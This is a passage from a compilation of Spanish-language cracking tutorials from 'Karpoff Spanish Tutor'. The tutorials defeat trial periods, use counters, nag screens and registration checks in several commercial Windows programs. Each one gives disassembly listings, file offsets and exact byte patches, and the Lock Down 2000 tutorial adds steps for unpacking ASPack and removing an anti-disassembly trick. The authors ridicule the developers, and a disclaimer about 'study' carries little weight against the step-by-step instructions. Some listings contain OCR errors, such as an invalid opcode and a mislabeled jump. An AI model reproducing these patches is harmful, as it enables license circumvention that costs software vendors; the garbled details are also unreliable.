2-Podemos ver que función llama a estos nags-screen y a la llamada que lleva la "cuenta atrás" de los dias que faltan para que termine el periodo de prueba. Vemos que siempre aparece un nag-screen cuando vamos a crear una imagen de un cd, este será el usado para "cazar" esa función. Cargado el SI, ejecutamos el programa objetivo, y hacemos un breakpoint, hacemos unas pruebas y vemos que solo funciona este :

bpx messageboxa

Antes de que aparezca el nag-screen, saltamos en SI otra vez,con F12 vemos de donde se ha llamado llegamos hasta:

-----cdshell!..-----

Salta desde un ¿archivo? llamado cdshell, pero no desde cdman.exe (nuestro programa).

3-Vamos a ver qué es ese cdshell, cargamos el programa file monitor (filemon), hacemos que monitorice el programa cdman para ver a que ficheros llama. El resultado es que llama muchas veces a una libreria (dll) :

C:\windows\system\cdshell.dll

Pues este es el archivo que tendrá toda la información necesaria para que el programa sepa que es una versión trial, con tiempo limitado, y que debe poner nags-screens.

4-No vamos a desensamblar todavia este archivo, sino que con el SI vamos a ver que pasa cuando se cambian algunos saltos, y que llamadas interesantes hay.

5-Cuando el SI salta despues del nag-screen vemos una llamada: call messageboxa, exploramos hacia arriba con control+flecha arriba, para ver qué saltos y llamadas hay por ahí.

6-Ponemos un bpx al principio de esta cadena. Encontramos :

10002c8f 90 nop

.....

10002cae e81d5c50000 call 100088d0

Al explorar esta llamada nos encontramos con una llamada a [KERNEL32!GetSystemTime]==>que será las que llevan la cuenta atrás del prgograma. Tambien nos encontramos con 2 saltos condicionales que no saltan, son:

10008916 7477 jz 1000898f

10008956 7437 jz 1000898f

Estos 2 saltos no se producen, para comprobar hacia donde saltan cambiamos el flag para que salten: r fl z, al hacer ésto salta el mensaje en el programa de time expired. No me gusta nada.

7-Al salir de esta llamada nos encontramos con 2 saltos condionales. El 1º vemos que no salta nunca, porque:

10002cb9 83c404 add esp,04

10002cbc 85c0 test eax,eax --->son valores iguales=>el flag será 0 siempre

10002cbe 0f8484000000 jf 10002d78 --->no salta

10002cc4 8b44242c mov eax,[esp+2c]

Este salto no salta y nos lleva más abajo.Hay otro salto más abajo que si salta nos lleva al error, podemos comprobarlo, cambiar estos dos saltos posteriores no nos llevan a buen sitio. Pero,al cambiar este salto (10002cbe), el que "nunca" se produce si perece tener éxito.Al cambiarlo con r fl z, y al hacer que el programa siga su curso con F5, en el programa no aparece ningún aviso y sigue su curso normal sin nags recordatorios.

8-Parece que todo ha acabado ya pero, ¿qué pasa al adelantarle la hora al reloj del ordenador? Pues que, no nos hemos saltado esa cuenta atrás y el programa ha terminado su tiempo de evaluación. NO HAY PROBLEMA, si nos fijamos en la llamada del punto 6- donde hace referencia a la cuenta atrás y en los 2 cambios que habia,

¿qué pasó cuando los cambiamos? la solución será ahora , no invertirlos sino nopearlos para que no salten a ningún sitio.

9- Ya solo nos falta cambiar los bytes necesarios y ya está, para ello usamos el wdasm para ver los offset de las direcciones, y un editor hexadecimal para cambiarlos. Os recuerdo que debemos de cambiarlo en el archivo cdshell.dll y no en cdman.exe (aqui no encontrariamos esas direcciones).

NOTA 1: Primero decir que esto es para el estudio de la protección del programa, para poder evaluarlo mejor, y que si os gusta,debeis comprarlo! ;-)

NOTA 2: Si teneis alguna duda o sugerencia o crítica, no se, lo que querais, hacermela saber, porfa... kamui_@latinmail.com.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Dictionari 2000 v5.11**

PROTECCION:	**14 ejecuciones límite y serial**		
Descripcion:	**Programa para crear tus propios diccionarios**		
Dificultad:	**Principiante**		
DOWNLOAD:	ftp://ftp.simtel.net/pub/simtelnet/win95/lang/d2k511.zip		
Herramientas:	**W32Dasm y editor hexadecimal**		
CRACKER:	**Dek_Oin**	**FECHA:**	**10/10/2000**

INTRODUCCION

hola amigos. esta vez nos vemos en mi noveno tutorial. he recibido un mail diciéndome que no podía crackear este programa y por esa razón hago este tutorial. antes de leerlo, traten a ver si pueden crackearlo ustedes solos, realmente es muy fácil aunque tiene lo suyo, cosa que puede confundir a alguien con muy poca experiencia. también he recibido algunos mails diciendo que cambiaban un **je** por un **jne** y podía registrar el programa, pero cuando lo cerraban y lo volvían a iniciar el programa ya no estaba registrado. espero poder aclararles esta duda más abajo.


creo que este programa sirve para crear tus propios diccionarios. si es así, este uso lo veo un poco absurdo, escribir miles de palabras cuando podemos utilizar los diccionarios del word. pero lo peor no es esto, lo peor es que los programadores quieren que les paguemos por producir su horripilante software que para lo único que sirve es para practicar técnicas de cracking. si esta es su utilidad pues adelante, vamos a crackear!!!.

al atake

ejecutamos el programa y... esto no me gusta nada. nag diciéndonos que nos quedan 13 usos. hmmm, todo huele mal. ejecutémoslo 14 veces a ver que pasa. 1, 2, 3, 4, 5, ... 14:

y luego nos aparece el programa con un montón de funciones deshabilitadas, en otras palabras, el programa ya no sirve para nada. pulsemos sobre el botón register y aparece una horrible ventanita para introducir nuestro código. yo pondré lo que se muestra en la

imagen:



pulsamos sobre register y nos aparece una ventana diciendo "no me gusta este programa!!!" is not a valid integer value. ataquemos con el w32dasm. primero que nada hagamos una copia del ejecutable. luego desensamblamos y busquemos en las string references algo sospechoso. casi al final encontramos una que dice "unregistered. you have", esto era lo que nos recordaba que nos quedaban tantos usos. hagamos doble clic sobre ella y aparecemos en esta zona:

```
:01061910 e8d303ffff                  call 01051ce8
:01061915 e84a20faff                  call 01003964

* referenced by a (u)nconditional or (c)onditional jump at address:
|:010618fe(c)
|
:0106191a 813d98c2060110270000        cmp dword ptr [0106c298], 00002710
:01061924 7d73                        jge 01061999
:01061926 ff0d98c20601                dec dword ptr [0106c298]
:0106192c e85ffeffff                  call 01061790
:01061931 c605a0c0060100              mov byte ptr [0106c0a0], 00
:01061938 8b1d98c20601                mov ebx, dword ptr [0106c298]
:0106193e 85db                        test ebx, ebx
:01061940 7d1e                        jge 01061960<------------el salto al que hacen referencia los mensajes.
:01061942 c605a1c0060101              mov byte ptr [0106c0a1], 01
:01061949 6a00                        push 00000000
:0106194b 668b0dd8190601              mov cx, word ptr [010619d8]
:01061952 b201                        mov dl, 01

* possible stringdata ref from code obj ->"now you have to register."<-----------zona interesante
|

:01061954 b80c1a0601                  mov eax, 01061a0c
:01061959 e88a03ffff                  call 01051ce8
:0106195e eb40                        jmp 010619a0

* referenced by a (u)nconditional or (c)onditional jump at address:
|:01061940(c)<-------------------------------------------------------------------------------------mensaje llamado desde 01061940.

:01061960 6a00                        push 00000000

* possible stringdata ref from code obj ->"unregistered.you have "<------lo que buscábamos
|
:01061962 68301a0601 p                push 01061a30
:01061967 8d55f8                      lea edx, dword ptr [ebp-08]
:0106196a 8bc3                        mov eax, ebx
:0106196c e8676afaff                  call 010083d8
:01061971 ff75f8                      push [ebp-08]

* possible stringdata ref from code obj ->" launches left"<-------------------esta y la de arriba estaban en el
|                                                                                mismo mensaje
:01061974 68501a0601                  push 01061a50
:01061979 8d45fc                      lea eax, dword ptr [ebp-04]
:0106197c ba03000000                  mov edx, 00000003
:01061981 e85624faff                  call 01003ddc
:01061986 8b45fc                      mov eax, dword ptr [ebp-04]
:01061989 668b0d601a0601              mov cx, word ptr [01061a60]
:01061990 b202                        mov dl, 02
:01061992 e85103ffff                  call 01051ce8
:01061997 eb07                        jmp 010619a0
```

está claro que el los mensajes de error fueron llamados desde el salto ubicado en 01061940. pero ese salto es un salto incondicional. ¿que tal si lo cambiamos por eb para que no salte solo si es mayor o igual sino que salte siempre?, probemos. abramos el hex workshop insertemos el offset del salto **(60d40)** y cambiamos 7d1e por eb1d. bien, probamos el programa y... ja!ja!ja!ja!ja!ja! genial, ja!ja!ja!ja!,

quisiera ver la cara del programador si nos observara ja!ja!ja!, lo que hicimos con su software. iniciamos y nag diciendo "you have 25 uses left", ya extendimos los usos. iniciamos de nuevo y nag diciendo "you have **26** uses left" y luego 27 uses left, y 28, 29, 30, ja!ja!ja!ja!. esto del cracking me encanta!!!. pero no hicimos el crack perfecto, además, nos podemos reír todo lo que queramos (ja!ja!ja!ja!ja!ja!) de lo que le hicimos a los programadores pero si usamos mucho el programa (cosa que dudo) se vuelve incómodo tener que apretar "aceptar" cada vez que iniciemos el programa, así que vamos a hacer el crack perfecto.

aquí viene lo que pudo confundir a más de uno. si ven arriba del salto que cambiamos, hay otro aviso de que todas las nags y las limitaciones fueron llamadas desde un salto ubicado en la dirección 010618fe. pues vamos a esa dirección. goto/go to code location y escribimos la dirección. apareceremos aquí:

```
:010618de c70598c206010f000000          mov dword ptr [0106c298], 0000000f
:010618e8 e8a3feffff                    call 01061790
:010618ed e9ae000000                    jmp 010619a0

* referenced by a (u)nconditional or (c)onditional jump at address:<----------------no nos interesa
|:010618dc(c)
|
:010618f2 e8e1fdffff                    call 010616d8
:010618f7 803da8c006010c                cmp byte ptr [0106c0a8], 0c
:010618fe 741a                          je 0106191a<---------------------------------------nuestro saltito
:01061900 6a00                          push 00000000
:01061902 668b0dd8190601                mov cx, word ptr [010619d8]
:01061909 b201                          mov dl, 01

* possible stringdata ref from code obj ->"charset.cfg missing or corrupt"
|
:0106190b b8e4190601                    mov eax, 010619e4
:01061910 e8d303ffff                    call 01051ce8
:01061915 e84a20faff                    call 01003964
```

¿que les parece si cambiamos ese salto por el opuesto?, probemos. offset, 60cfe. abrimos hex workshop edit/goto y escribimos el offset. cambiamos el salto por 751a, ejecutamos el programa y banggg "charset.cfg missing or corrupt". no modificamos el salto indicado. para este tipo de situaciones es que hacemos la copia del ejecutable. la desensamblamos y vemos más arriba de ese salto, en esta zona:

```
:010618a9 66                      byte 66h
:010618aa 69                      byte 69h
:010618ab 67                      byte 67h


* referenced by a call at addresses:<----------------------------------------ahora se resuelve todo...
|:01065f0c , :01065faf
|
:010618ac 55                      push ebp
:010618ad 8bec                    mov ebp, esp
:010618af 6a00                    push 00000000
:010618b1 6a00                    push 00000000
:010618b3 53                      push ebx
:010618b4 33c0                    xor eax, eax
:010618b6 55                      push ebp
:010618b7 68bb190601              push 010619bb
:010618bc 64ff30                  mov dword ptr fs:[eax], esp
:010618c2 c605a0c0060101          mov byte ptr [0106c0a0], 01
:010618c9 c605a1c0060100          mov byte ptr [0106c0a1], 00

* possible stringdata ref from code obj ->"author"
|
:010618d0 b8d0190601              mov eax, 010619d0
:010618d5 e8ba6cfaff              call 01008594
:010618da 84c0                    test al, al
:010618dc 7414                    je 010618f2
:010618de c70598c206010f000000    mov dword ptr [0106c298], 0000000f
:010618e8 e8a3feffff              call 01061790
:010618ed e9ae000000              jmp 010619a0
```

creo que ahora la cosa está clara. todas las limitaciones de usos, las nags, mensajes de error, etc fueron llamadas desde dos calls ubicadas en las direcciones 01065f0c y 01065faf. lo que tenemos que hacer es parchear esas calls para que nada de esto se ejecute o sea para no tener ninguna limitación. bien, goto/goto code location y escribimos la dirección de la primera call o sea 01065f0c. ahí tenemos la call. ahora anotamos el offset (6530c) y vamos al hex workshop. ya saben, edit/goto escribimos el offset y cambiamos e89bb9ffff por 9090909090. volvemos al w32dasm, y vamos a la segunda dirección o sea 01065faf. ahí está la otra call. anotamos el offset (653af), vamos al hex workshop, lo escribimos y cambiamos e8f8b8ffff por 9090909090. ahora guardamos el ejecutable por ejemplo como

crackeado.exe y lo probamos. listo, el programa queda totalmente funcional. podría parecer que no hicimos bien el crack ya que aunque el botón de register está deshabilitado sigue ahí. pero aunque nos hubiéramos registrado "legalmente" el botón seguiría ahí. ¿como lo sé?, abran el archivo de ayuda y miren las imágenes del programa registrado. se ve igual que el que hemos crackeado.

aclaracion a todos

atención a todos!!!!!!!. si cambian un **je** a un **jne** o algo similar y logran registrar un programa, a veces verán que abren el programa de nuevo y no está registrado. pero **¿porqué?**. pues porque parchearon el salto equivocado. parchearon el salto que si saltaba, mostraba el mensaje de error. este es el típico error de los newbies. lo único que hicieron fue que nunca salte, por lo tanto el programa siempre mostrará el mensaje de "gracias por registrarse!!!" pero en realidad no está registrado. si con el w32dasm encontraron el lugar donde se realiza la comprobación, les recomiendo que no cambien ningún salto (salvo que quieran distribuir el crack) sino que pongan un break point en el lugar donde se realiza la rutina de comprobación y que vayan viendo el valor de los registros ya que casi siempre se puede hallar el serial válido de esta manera, además el crack será más "noble" que con los parcheos.


final

me despido pero no sin antes dar las gracias al grupo k-for, a profesor x por su fabulosa compilación y por toda su ayuda, a karpoff, por su gran apoyo y sus consejos, y a txeli, por su apoyo moral y por pasarme algunos programas interesantes, a crkviz (saludos amigo!!!). y finalmente gracias a ustedes por leer mi manual. nos vemos en el siguiente.

a s t a l a v i s t a

---

página oficial del grupo k-for: http://pagina.de/kfor
mi dirección de e-mail: dek_oin@hotmail.com



karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	Lock Down 2000 V7.0

PROTECCION:	Time Limit, Serial, Empaquetado		
Descripcion:	??????????????		
Dificultad:	**Principiante**		
DOWNLOAD:	www.lockdown.com		
Herramientas:	Unspack, w32dasm, Editor Hex		
CRACKER:	**Gohan**	FECHA:	10/10/2000

introduccion

hola que tal ya que vamos por la dieciseisava entrega (¡¡yay!! no pensaba que hubiera escrito tanto) el programa que crackearemos es el lock down 2000. a continuacion la descripción:

programa: lock down 2000 v7.0 ubicaciön: www.lockdown.com

protecciön:time limit, serial, empaquetado

al atake

primero abrimos el programa y vemos que cuando se abre es muy lento y ademas aparece la ventana otra vez,no sotros adelantamos el reloj unos 31 días, el programada un anuncio "this trial period on this demo of lock down 2000 has expired" , vamos a desamblarlo pero no pasa nada, bueno usamos el gettype y analizamos el archivo, vemos:

- --- # gettyp 2.56 # ---------- # copyright (c) 1997-99 by phax # ---
- --- # phax@writeme.com # ---------- # http://surf.to/phax # ---
- ---------- # free edition # ---

- [c:\archivos de programa\lockdown 2000 v7.0\lockdown2000.exe] -----
dos executable file - 492032 bytes

portable executable (starting at 256 for 491776 bytes)

packer: aspack 2.000 (?)
packer: aspack 2.001 (??)
packer: aspack 2.100
calculated entrypoint: 484865 / 00076601h (rva: 001f8001h)
required cpu type: 80386
requires any version of win32
flags:
file is executable
line numbers stripped from file
local symbols stripped from file
32 bit word machine
linker version: 2.25
objects (object align = 00001000h):
name virt size rva phys size phys ofs
code 000d7000h 00001000h 0004f000h 00000400h
data 00003000h 000d8000h 00000e00h 0004f400h
bss 000b7000h 000db000h 00000000h 00050200h
.idata 00003000h 00192000h 00001000h 00050200h
.tls 00001000h 00195000h 00000000h 00051200h
.rdata 00001000h 00196000h 00000200h 00051200h
.reloc 0000f000h 00197000h 00000000h 00051400h
.rsrc 00052000h 001a6000h 00025200h 00051400h
.ldshow 00002000h 001f8000h 00001c00h 00076600h
.data 00001000h 001fa000h 00000000h 00078200h

- files identified: 1 of 1 (100.00%)
- total time: 50.0 ms (0.0 ms/file) (50.0 ms lost)

al ver esto sabemos que el programa esta empakado con aspack 2.001 bueno yo para desempakarlo usé un desempakador automatico que se consigue en programers tools se llama "unaspack" soporta 1.00 y el 2.01, o tambien puedes usar el procdump en la opción unknow pero después va a ver que redireccionar el punto de entrada, después de desempakarlo nos metemos en procdump, pe editor, presionamos sections,en la seccion cuyo nombre es code presiona el boton derecho del mouse edit sections, en donde dice offset aparece c0000040 cambialo por e0000020 y hací elimininamos el truco antidesamblador ahora que ya estamos listos !a trabajar!

lo desamblamos y buscamos en strnref y busacamos, buscamos, uhh esto parece interesante ld2kreg.ini (si las cosas son así tal como van podemos atacar el registro y simular que estamos registrados) vermos este codigo:

```
* possible stringdata ref from code obj ->"ld2kreg.ini"
|
:004a4a73 b9d84e4a00 mov ecx, 004a4ed8
:004a4a78 b201 mov dl, 01
:004a4a7a a1909e4700 mov eax, dword ptr [00479e90]
:004a4a7f e8b454fdff call 00479f38
:004a4a84 8bd8 mov ebx, eax
:004a4a86 6a00 push 00000000
:004a4a88 8d45e0 lea eax, dword ptr [ebp-20]
:004a4a8b 50 push eax

* possible stringdata ref from code obj ->"register"
|
:004a4a8c b9ec4e4a00 mov ecx, 004a4eec

* possible stringdata ref from code obj ->"register"
|
:004a4a91 baec4e4a00 mov edx, 004a4eec
:004a4a96 8bc3 mov eax, ebx
:004a4a98 8b30 mov esi, dword ptr [eax]
:004a4a9a ff16 call dword ptr [esi]
```

:004a4a9c 8d45dc lea eax, dword ptr [ebp-24]
:004a4a9f e8b4f9ffff call 004a4458
:004a4aa4 8b55dc mov edx, dword ptr [ebp-24]
:004a4aa7 8b45e0 mov eax, dword ptr [ebp-20]
:004a4aaa e8cdf5f5ff call 0040407c
:004a4aaf 7537 jne 004a4ae8
:004a4ab1 68004f4a00 push 004a4f00
:004a4ab6 8d45dc lea eax, dword ptr [ebp-24]
:004a4ab9 e89af9ffff call 004a4458
:004a4abe ff75dc push [ebp-24]
:004a4ac1 680c4f4a00 push 004a4f0c
:004a4ac6 8d45e0 lea eax, dword ptr [ebp-20]
:004a4ac9 ba03000000 mov edx, 00000003
:004a4ace e859f5f5ff call 0040402c
:004a4ad3 8b45e0 mov eax, dword ptr [ebp-20]
:004a4ad6 50 push eax

* possible stringdata ref from code obj ->"register"
|
:004a4ad7 b9ec4e4a00 mov ecx, 004a4eec

* possible stringdata ref from code obj ->"register"
|
:004a4adc baec4e4a00 mov edx, 004a4eec
:004a4ae1 8bc3 mov eax, ebx
:004a4ae3 8b30 mov esi, dword ptr [eax]
:004a4ae5 ff5604 call [esi+04]

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004a4aaf(c)
|
:004a4ae8 8bc3 mov eax, ebx
:004a4aea e851e5f5ff call 00403040
:004a4aef 68004f4a00 push 004a4f00
:004a4af4 8d45d8 lea eax, dword ptr [ebp-28]
:004a4af7 e85cf9ffff call 004a4458
:004a4afc ff75d8 push [ebp-28]
:004a4aff 680c4f4a00 push 004a4f0c
:004a4b04 8d45dc lea eax, dword ptr [ebp-24]
:004a4b07 ba03000000 mov edx, 00000003
:004a4b0c e81bf5f5ff call 0040402c
:004a4b11 8b55dc mov edx, dword ptr [ebp-24]
:004a4b14 8b45e0 mov eax, dword ptr [ebp-20]
:004a4b17 e860f5f5ff call 0040407c
:004a4b1c 7507 jne 004a4b25 "este salto cabron verifica si estamos registrados, el pasword, el nombre y cosas"
:004a4b1e b301 mov bl, 01
:004a4b20 e980030000 jmp 004a4ea5 "nos envia a un ret al hacerlo aparecemos como si estuvieramos registrados"

lo que hay que hacer es cambiar jne 004a4b25 por jne 004a4b1e para que continue

lo parcheamos y aparece sin el boton para registrarse y todo funcional ecepto de que tarda todavia para iniciarse bueno busquemos una solucion al estorbo

bueno después de usar el zencracking (pongo esto ya que casi que lo encuentro de mera casualidad pero así son las cosas, y de verdad no recuerdo como lo halle creo que fué una llamada) se acuerdan del mensaje de expiracion "this trial period on this demo of lock down has expired" lo buscamos y aqui hay algo al parecer el programa piensa que no estamos registrados y deja el programa sin funcion, ahora vemos:

* possible stringdata ref from code obj ->"the trial period on this demo "

->"of lockdown 2000 has expired."
|
:004c0a18 b850294c00 mov eax, 004c2950
:004c0a1d e8b25ff9ff call 004569d4
:004c0a22 a1509b4d00 mov eax, dword ptr [004d9b50]
:004c0a27 8b00 mov eax, dword ptr [eax]
:004c0a29 8b10 mov edx, dword ptr [eax]
:004c0a2b ff92cc000000 call dword ptr [edx+000000cc]
:004c0a31 eb17 jmp 004c0a4a

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004c0a0a(c)
|
:004c0a33 8b55fc mov edx, dword ptr [ebp-04]
:004c0a36 8bc3 mov eax, ebx
:004c0a38 e8b7910000 call 004c9bf4
:004c0a3d b201 mov dl, 01
:004c0a3f 8b8354050000 mov eax, dword ptr [ebx+00000554]
:004c0a45 e8a229f9ff call 004533ec

* referenced by a (u)nconditional or (c)onditional jump at addresses:
|:004c0a02(c), :004c0a31(u)
|
:004c0a4a 33c0 xor eax, eax
:004c0a4c 8945f8 mov dword ptr [ebp-08], eax
:004c0a4f 6a00 push 00000000
:004c0a51 e8b65cffff call 004b670c
:004c0a56 8bf8 mov edi, eax
:004c0a58 eb16 jmp 004c0a70

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004c0a78(c)
|
:004c0a5a 6a00 push 00000000
:004c0a5c e8ab5cffff call 004b670c
:004c0a61 8bf8 mov edi, eax
:004c0a63 ff45f8 inc [ebp-08]
:004c0a66 68e8030000 push 000003e8

* reference to: kernel32.sleep, ord:0000h
|
:004c0a6b e8fc64f4ff call 00406f6c

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004c0a58(u)
|
:004c0a70 85ff test edi, edi
:004c0a72 7d06 jge 004c0a7a
:004c0a74 837df80a cmp dword ptr [ebp-08], 0000000a
:004c0a78 7ce0 jl 004c0a5a "esta llamada llama a la funcion sleep del kernel"

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004c0a72(c)
|
:004c0a7a 85ff test edi, edi
:004c0a7c 7c36 jl 004c0ab4
:004c0a7e e8495effff call 004b68cc
:004c0a83 40 inc eax
:004c0a84 752e jne 004c0ab4
:004c0a86 6a00 push 00000000

```
:004c0a88 668b0db0294c00 mov cx, word ptr [004c29b0]
:004c0a8f b201 mov dl, 01

* possible stringdata ref from code obj ->"debug: sharesexit" ("salimos de el intento de llamar a sleep")
:004c0a91 b8bc294c00 mov eax, 004c29bc
:004c0a96 e8415ef9ff call 004568dc
:004c0a9b 33d2 xor edx, edx
:004c0a9d 8b8364030000 mov eax, dword ptr [ebx+00000364]
:004c0aa3 e84429f9ff call 004533ec
:004c0aa8 a15c9e4d00 mov eax, dword ptr [004d9e5c]
:004c0aad 8b00 mov eax, dword ptr [eax]
:004c0aaf e820eef8ff call 0044f8d4
```

creo que es lógico lo que hay que hacer cambiamos jl 004c0a5a por jl 004c0a7a para que salga de el intento de llamada

el resumen de la tragica y patetica muerte de esta proteccion:

en este programa hemos aprendido que se puede crackear directamente en la verificación del registro, a desempakar (como todavia no se perfectamente el volcado manual no lo usé), otra cosa la función sleep que deja al programa en un estado inactivo.

les recuerdo que antes de llegar a crackear el programa así de simple tuve que analizar el coñazo de llamadas (tarea complicada).

hasta la vista gente

saludos gohan (este tut esta dedicado a mi hermana ssj pan que es mi púpila por los momentos, y a estado+porcino que fué uno de sus tutoriales el primero que leí sobre este mundo underground) "ya basta de jaladera y viva el ssj power"

ssj= super saiyan

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	MindSoft Utilities 2000 v3.0

PROTECCION:	Versión de evaluación de 30 dias		
Descripcion:	Diagnostico y optimización del sistema		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.mindsoftweb.com/software/utilities.htm		
Herramientas:	Editor Hexa y W32dasm (para visual basic)		
CRACKER:	**Perico**	FECHA:	10/10/2000

introduccion

es una utilidad compuesta por varios programas que realizan distintas funciones (borrar, desfragmentar, descomprimir ...) independientes por lo que voy a hacer en este tutorial es quitar las limitaciones de uso de los distintos programas

al atake

empezaré con el programa llamado accelerator.exe.

al ejecutarlo nos sale una 'nag' pidiendo que nos registremos y en el titulo nos dice que es una 'evaluación'. seguimos, le damos 4 veces a siguiente y nos vuelve a salir una nag que dice

bueno ya tenemos bastante. vamos a quitar estas limitaciones.

desensamblamos el programa con w32dasm para visual basic.

buscamos en 'strn ref' lo que había escrito en el titulo "mindsoft accelerator [evaluaci"


```
"Evaluaci"
"MaxFileCache="
"MaxFileCache=16384"
"Memoria RAM en su PC: "
"MindSoft Accelerator [Evaluaci"
"MindSoft Accelerator"
"MindSoft Utilities"
```

doble 'click' sobre esto y aparecemos en:

```
:0042B87D FF1510104000          Call dword ptr [00401010]
:0042B883 0FBF9544FFFFFF        movsx edx, word ptr [ebp+FFFFFF44]
:0042B88A 85D2                  test edx, edx
:0042B88C 0F8414030000          je 0042BBA6
:0042B892 C745FC09000000        mov [ebp-04], 00000009
:0042B899 66C70524004300FFFF    mov word ptr [00430024], FFFF
:0042B8A2 C745FC0A000000        mov [ebp-04], 0000000A

* Possible StringData Ref from Code Obj ->"MindSoft Accelerator [Evaluaci"

:0042B8A9 685C9C4200            push 00429C5C
:0042B8AE 8B4508                mov eax, dword ptr [ebp+08]
:0042B8B1 8B08                  mov ecx, dword ptr [eax]
:0042B8B3 8B5508                mov edx, dword ptr [ebp+08]
:0042B8B6 52                    push edx
```

aparecemos en la dirección :42b8a9. un poco mas arriba vemos un salto que 'no se produce' por lo que entramos en la evaluación. simplemente hay que invertir este salto y 'adios' a las limitaciones.

en la linea de abajo vemos el offset de que se trata. vamos a nuestro editor hexadecimal preferido (yo uso el hex workshop). con ctrl-g nos sale una ventana donde introducimos el 'offset' (en mi caso 2b88c).



ahora cambiamos el 84 por 85, guardamos los cambios y ya esta.

```
0002B880 1040 000F BF95 44FF FFFF 85D2 0F84 1403 .@....D........_...
0002B890 0000 C745 FC09 0000 0066 C705 2400 4300 ...E.....f..$.C.
0002B8A0 FFFF C745 FC0A 0000 0068 5C9C 4200 8B45 ...E.....h\.B..E
0002B8B0 088B 088B 5508 52FF 5154 DBE2 8985 44FF ....U.R.QT....D.
0002B8C0 FFFF 83BD 44FF FFFF 007D 206A 5468 3894 ....D....} jTh8.
0002B8D0 4200 8B45 0850 8B8D 44FF FFFF 51FF 153C B..E.P..D...Q..<
```

lo ejecutamos de nuevo y vemos que en titulo ya no pone que es una 'evaluación', han desaparecido las 'nags' y las limitaciones.

las desprotecciones de cleanup.exe

, io.exe, pcd.exe, qzip.exe, recover.exe, regpu.exe, restore.exe, shelter.exe, split.exe, wipe.exe se realizan siguiendo los mismos pasos que en la hecha anteriormente.

la desprotección de defrago.exe es algo distinta.

en las strmref del w32dasm no aparece "mindsoft defrago [evaluaci", por lo que tendremos que buscar otra.

encontramos una referencia a evaluación ("evaluaci"). 'clickeamos' dos veces y nos lleva al sitio en que aparece.

```
:00440996 C7459C04000280          mov [ebp-64], 80020004
:0044099D C745940A000000          mov [ebp-6C], 0000000A
:004409A4 C745AC04000280          mov [ebp-54], 80020004
:004409AB C745A40A000000          mov [ebp-5C], 0000000A

* Possible StringData Ref from Code Obj ->"Evaluaci"
                                   |
:004409B2 C7857CFFFFFFE4DC4000    mov dword ptr [ebp+FFFFFF7C], 0040DCE4
:004409BC C78574FFFFFF08000000    mov dword ptr [ebp+FFFFFF74], 00000008
:004409C6 8D9574FFFFFF            lea edx, dword ptr [ebp+FFFFFF74]
:004409CC 8D4DB4                  lea ecx, dword ptr [ebp-4C]
```

en la dirección :440989 hay un salto que podemos invertir, pero este no es (lo se porque lo probe como hay que hacer muchas veces). siguiendo para arriba hay varios saltos 'jge' que no nos interesan. seguimos, hasta llegar a:

```
:0044076A 85D2                    test edx, edx
:0044076C 0F84C1020000            je 00440A33
:00440772 C745FC09000000          mov [ebp-04], 00000009
:00440779 66C705C2404400FFFF      mov word ptr [004440C2], FFFF
:00440782 C745FC0A000000          mov [ebp-04], 0000000A
:00440789 6AFF                    push FFFFFFFF

* Reference To: MSVBVM60.__vbaOnError, Ord:0000h
                                   |
:0044078B FF1564104000            Call dword ptr [00401064]
:00440791 C745FC0B000000          mov [ebp-04], 0000000B
:00440798 833DA046440000          cmp dword ptr [004446A0], 00000000
:0044079F 751C                    jne 004407BD
:004407A1 68A0464400              push 004446A0
:004407A6 6854C24000              push 0040C254
```

el salto que hay en :0044079f no es el que nos interesa. según los cracks anteriores el salto tiene que ser 'je' en formato 0f84. este salto es el que se encuentra en :0044076c.

miramos su 'offset' lo abrimos con el editor hexadecimal, fijamos los cambios y ya esta.

conclusión

la protección del programa no parece nada complicada.

